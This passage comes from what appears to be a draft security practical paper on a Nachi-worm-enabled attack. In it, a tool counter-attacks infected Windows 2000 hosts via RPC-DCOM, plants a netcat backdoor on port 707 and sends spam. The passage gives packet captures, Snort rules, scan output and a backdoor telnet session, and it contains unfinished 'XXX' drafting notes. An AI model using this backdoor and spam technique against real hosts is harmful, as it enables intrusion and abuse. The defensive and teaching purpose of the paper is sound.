<nop,nop,timestamp 1300478 1082>
```

Signatures of the attack – Phase Two

This section discussed the detectable signatures of the second phase of the attack which uses an automated mechanism to attack hosts that are already infected with the Nachi worm.

Primary network signatures

The most prevalent signatures of this attack will be those generated by the Nachi worm described in the phase one signatures section.

Second is the RPC-DCOM Buffer overflow attempt, which is made when a Nachi infected host triggers a response from the NachiReactor. This signature is caused by the oc192-dcom exploit as it exploits the MSRPC-DCOM vulnerability shown by the tcpdump output below:

```
08:56:35.694898 IP attacker.2245 > victim.135: P 1:73(72) ack 1 win 25200
0x0010   ???? ???? 08c5 0087 8895 0a89 e168 b97d        ............h.}
0x0020   5018 6270 fc93 0000 0500 0b03 1000 0000        P.bp............
0x0030   4800 0000 7f00 0000 d016 d016 0000 0000        H...............
0x0040   0100 0000 0100 0100 a001 0000 0000 0000        ................
0x0050   c000 0000 0000 0046 0000 0000 045d 888a        .......F.....]..
0x0060   eb1c c911 9fe8 0800 2b10 4860 0200 0000        ........+.H`....
```

This characteristic is detected by the following default snort rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00
00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192;
rev:1;)
```

The third is the command shell that is opened from the attacker to the Nachi infected system of which a portion of the packets are shown below in tcpdump format:

```
08:56:35.786982 IP victim.1175 > attacker.707: P 1:43(42) ack 1 win 64240
0x0010   ???? ???? 0497 02c3 e169 d702 8896 25c3        ...P.....i....%.
0x0020   5018 faf0 acc4 0000 4d69 6372 6f73 6f66        P.......Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        Version.5.00.219
0x0050   355d                                          5]
08:56:35.994269 IP victim.1175 > attacker.707: P 43:108(65) ack 1 win 64240
0x0010   ???? ???? 0497 02c3 e169 d72c 8896 25c3        ...P.....i.,..%.
0x0020   5018 faf0 e292 0000 0d0a 2843 2920 436f        P.........(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030        pyright.1985-200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270        0.Microsoft.Corp
0x0050   2e0d 0a0d 0a43 3a5c 5749 4e44 4f57 535c        .....C:\WINDOWS\
0x0060   7379 7374 656d 3332 3e                         system32>
```

The shell banner is distinctive and can be detected with the following default snort rule:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES Microsoft cmd.exe banner"; flow:from_server,established;
content:"Microsoft Windows"; content:"(C) Copyright 1985-";
```

```
distance:0; content:"Microsoft Corp."; distance:0;
reference:nessus,11633; classtype:successful-admin; sid:2123; rev:1;)
```

The fourth network signature is the TFTP put requests that the NachiReactor makes to the Nachi infected system to upload the tools used to take advantage of the compromise. This can be detected by the following snort rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown;
sid:1444; rev:2;)
```

Secondary network signatures

An attack that uses the Nachi worm as the scanning and reconnaissance mechanism will present a detectable traffic pattern. The NachiReactor's automated attack does not have the same pattern as the Nachi worm but it is similar:

- Infected scans Attacker (ICMP)
- Attacker is alive (ICMP)
- Infected attacks Attacker (TCP/135)
- Attacker opens false command shell to Infected (TCP/707)
- Attacker downloads worm from Infected (TFTP)
- Attacker uploads tools to Infected (TFTP)
- Attacker attacks Infected (TCP/135)
- Attacker connects to backdoor command shell on Infected (TCP/666)

This pattern becomes very apparent when large numbers of systems are infected and are actively scanning networks. A review of network traffic will show the expected Nachi patter for most infected to victim encounters, but all encounters with the automated attacker will show no scanning in reaction to the Nachi assault and a distinctive RPC-DCOM and command shell event in the wrong direction.

The NachiReactor sets up a backdoor listening on TCP port 707. When a system is port scanned, it will look just like a machine that is infected with the Nachi worm as shown below.

```
[root@shadow bin]# ./nmap -sS -sU -sV -O possible-victim

Starting nmap 3.46 ( http://www.insecure.org/nmap/ ) at 2003-10-03
22:56 PDT
Interesting ports on 192.168.10.10:
(The 3123 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE      VERSION
69/udp   open  tftp?
135/tcp  open  msrpc        Microsoft Windows msrpc
135/udp  open  msrpc
137/udp  open  netbios-ns?
138/udp  open  netbios-dgm?
139/tcp  open  netbios-ssn
161/udp  open  snmp?
407/udp  open  timbuktu?
500/udp  open  isakmp?
707/tcp  open  unknown
1031/tcp open  iad2?
2967/udp open  symantec-av?

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 92.431
seconds
```

System-level signatures

Phase two of the attack leaves several files on the compromised system in the default directory that the TFTP server, installed by the Nachi worm, uses. This is “%SystemRoot%\system32\wins”. The most apparent file is netcat, which is names nc.exe. The best way to detect netcat is to look for some of the unique characteristics of the executable, as the name alone can’t be relied upon. The following screenshot shows the first set of strings that exist in the netcat binary. The strings beginning at offset 0x0000ACC8 (hex) in the netcat binary are very distinctive. The complete list of strings and offsets for the netcat binary is provided in the appendix.



Figure 26: BinText of netcat

The netcat process can also be detected by the network connection that it listens on. The following is a screenshot of a TCPView session. The nc.exe process has a TCP socket that is listening on port 707. This is a great way to detect the backdoor.



Figure 27: TCPView of netcat backdoor

The next screen shot show an even more menacing signature. It shows an established connection from a remote IP address to the TCP socket that netcat is listening on. This indicates that someone is connected to the backdoor.



Figure 28: TCPView of active netcat backdoor

The Platforms/Environments

Victim's Platforms

The victim hosts are user workstations based on a common Windows 2000 image. All systems are running default Windows 2000 installations with no service packs or hot fixes installed. Below is the summary information from the winmsd.exe utility that is included with Windows 2000. WinMSD is a GUI tool that displays all the interesting information about the computer.

OS Name	Microsoft Windows 2000 Professional
Version	5.0.2195 Build 2195
OS Manufacturer	Microsoft Corporation
System Name	SHADOW-VICTIM
System Type	X86-based PC
Processor	x86 Family 6 Model 11 Stepping 8 GenuineIntel ~1200 Mhz
BIOS Version	PhoenixBIOS 4.0 Release 6.0
Windows Directory	C:\WINNT
System Directory	C:\WINNT\System32
Boot Device	\Device\Harddisk0\Partition1
Locale	United States
User Name	SHADOW-VICTIM\Administrator

Time Zone	Pacific Daylight Time
Total Physical Memory	261,616 KB
Available Physical Memory	195,952 KB
Total Virtual Memory	895,320 KB
Available Virtual Memory	776,964 KB
Page File Space	C:\pagefile.sys

There victim computers have not virus scanning, firewall or intrusion detection software installed. The security auditing settings are the defaults which means they are turned off. Event logs are set to 512k maximum size are overwritten after 7 days, which is also the default for a standard Windows 2000 install. The user logs into the system with a local account that has been added to the local Administrators group.

Source network

Phase One

The source network for the first phase of the attack, which is not directly related to the second phase is a single remote access user's home network equipped with a broadband connection to the Internet. The home user is authorized to access the target network via a client based IPSec tunnel. The IPSec tunnel terminates at a Gaunlet v6.0 firewall and static, pre-shared keys are used to establish the tunnel. Unfortunately for the owners of the target network, the host user's computer lacks any virus scanning software, has never been patched and there are no access controls on the VPN tunnel to restrict access. Consequently, the system has been infected with the Nachi worm and when the user connected to the target network via the authorized VPN tunnel, the worm began attacking hosts on the target network.

In summary:

Desktop controls: No virus scanner, no host based firewall, no host based IDS
VPN Access Controls: Static, pre-shared keys
VPN Tunnel Access Controls: None

The following diagram shows the phase one source network and propagation of the Nachi worm into the target network.



Figure 29: Phase One - Nachi Infection

Phase Two

The source network for this phase of the attack is a business-to-business link setup across the Internet using a pair of VPN concentrators. This virtual private network facilitates cooperation between two companies. In doing so, both companies have been exposed to threats. The source network is now threatened by the Nachi worm infestation that exists on the target network and the target network is now exposed to a malicious user that wants to gain unauthorized access to computers on the target network. The source networks B2B VPN concentrator is generic and uses pre-shared keys. There are no access controls between the source and target networks inside of the VPN tunnels. This is an “any to any, permit” configuration. The company that controls this source network hires consultants to support their infrastructure. There are no policies and no infrastructure implemented to prevent non-company owned and controlled equipment from being connected to the network.

In summary:

Desktop controls: No virus scanner, no host based firewall, no host based IDS

VPN Access Controls: Static, pre-shared keys
VPN Tunnel Access Controls: None

The following diagram shows the network configuration specific to the second phase of the attack.



Figure 30: Phase Two B2B Network Diagram

Target network

The firewall and VPN concentrator is Gauntlet v6.0 and provides minimal outbound access through protocol specific proxies. There is a proxy for outbound HTTP and HTTPS, which does not support transparency. This is significant as the Nachi worm will not be able to download any patches from Microsoft, so the worm will continue to infect all systems that are attached to

the network that are vulnerable to the MS RPC-DCOM exploit with no self-inoculation. There are bi-directional proxies for DNS and SMTP. There are no restrictions on traffic through VPN tunnels, which are established with pre-shared keys. There are no access controls on the edge router.

In summary:

Desktop controls: No virus scanner, no host based firewall, no host based IDS
VPN Access Controls: Static, pre-shared keys
VPN Tunnel Access Controls: None
Perimeter Access Controls: Outbound HTTP/HTTPS, Bidirectional SMTP and DNS (To the Gauntlet Firewall only), Bidirectional IPSec (To the Gauntlet Firewall only).

Intrusion detection systems are installed inside and outside of the firewalls. The ISS intrusion detection systems are managed for the owners of the target network by a third party. The owners of the target network manage the Snort intrusion detection systems.

Network Diagram



Figure 31: Target Network Diagram

The edge router is a Soekris Engineering 4501[55] micro PC with a 133MHz 486 based CPU and 64Mb of RAM. The OS installed on the 4501 is m0n0wall[56], which is an embedded BSD firewall. The firewall is configured to provide static network address translation (NAT) and no access control lists (ACLs). The hubs directly inside and outside of the firewall are dumb 10/100 hubs. The firewall is a Gauntlet proxy based firewall running on a Sun Solaris 8 system. There are two IDS systems monitoring the network segments directly inside and outside the firewall. The first IDS is externally managed and the second is supported by internal staff. The victim hosts are laptops running stock, out-of-the-box Windows 2000.

Stages of the Attack

As with the previous sections, this one has been divided into two sections. The first details the stages of the phase one attack which, though not the focus of this paper, is needed to help the reader understand how phase two operates. The second describes the phase two attacks, which is the focus of this paper.

Phase One

XXX Convert this section to be a Nachi specific section

XXX Describe the targets of opportunity characteristics of the two-stage attack including how the attacker knew about the worm, vpn, etc.

XXX This section is the 'how-to' for the attack. It needs to be a step-by-step manual.

Reconnaissance

XXX Discuss the mechanisms of the worm that function as a substitute for the manual recon phase. (Include the pieces of the code).

The danger associated with this exploit is that the second phase of the attack, which is directed at the target network with the intent to gain unauthorized access to computer resources on the target network, does not have a reconnaissance phase. This phase of the attack is fulfilled by the Nachi worm infection that occurred in the first phase. Intrusion detection systems and not-so-vigilant administrators and security staff will see indications of the Nachi outbreak and will respond based on the threat indicated by the numerous security advisories that state that the significant threat relates to the denial-of-service caused by the large volume of ICMP traffic. Patching schedules will be based on this and on the target network will average 4-8 weeks based on current staffing levels.

---

[55] http://www.soekris.com
[56] http://m0n0.ch/wall/



Figure 32: First Computer Infected with Nachi



Figure 33: Second and Third Computers Infected with Nachi



Figure 34: All Computers Infected with Nachi

Scanning

XXX Discuss the mechanisms of the worm that function as a substitute for the manual scanning phase. (Include the pieces of the code).

As with the reconnaissance stage of the attack, the second phase does not have any scanning component. Phase two relies on the scanning technique used by the Nachi worm in phase one and as with the reconnaissance stage, everything still indicates that the target network is infected with the Nachi worm.

Exploiting the System

XXX describe in details the exploit mechanism and includes an example spam attack.

XXX Insert DCOM and file transfer info

This stage is where things start to get interesting. The attacker has a simple goal. He wants to send large quantities of bulk, unsolicited mail (SPAM)

without exposing himself as the origin. To this end, the attacker has built an automated attack tool that reacts to the Nachi worm's attempts to propagate to his personal computer, which is attached to the business partner's network. The tool, seeing a host infected with the Nachi worm, counter-attacks, copies some tools to the infected machine and executes the spamming program on the infected host.

Keeping Access

XXX Insert registry info

XXX what happens if the system is rebooted?

XXX Detailed description of the tools and how they work together (reuse parts of the previous sections).

The automated attack tool installs a backdoor listening on TCP port 707 by using netcat. This is done once the Nachi worm has been removed.

The command used in the attack script is as follows:

```
attacker > telnet victim 707
Trying 192.168.x.x ...
Connected to 138.133.9.86.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
C:\>
```

As the spamming will be detected relatively quickly because of the abuse complains that will soon begin pouring in, the attack tool does not attempt to make the backdoor permanent. The backdoor is used, in the event that an administrator does not react to the spam complaints, to change the spam mail template and add new target e-mail addresses.

Covering Tracks

XXX hide the tools and show how it is done.

The attack tool inoculates the system against the Nachi worm to reduce the chance that an administrator will do the right thing and fix the computer before the spam has been sent. The only residue left is the spamming tool and netcat and lots of Nachi worm like log traffic.

Phase Two

XXX Describe the targets of opportunity characteristics of the two-stage attack including how the attacker knew about the worm, vpn, etc.

XXX this section is the 'how-to' for the attack. It needs to be a step-by-step manual.

Reconnaissance



Figure 35: First Computer Infected with Nachi

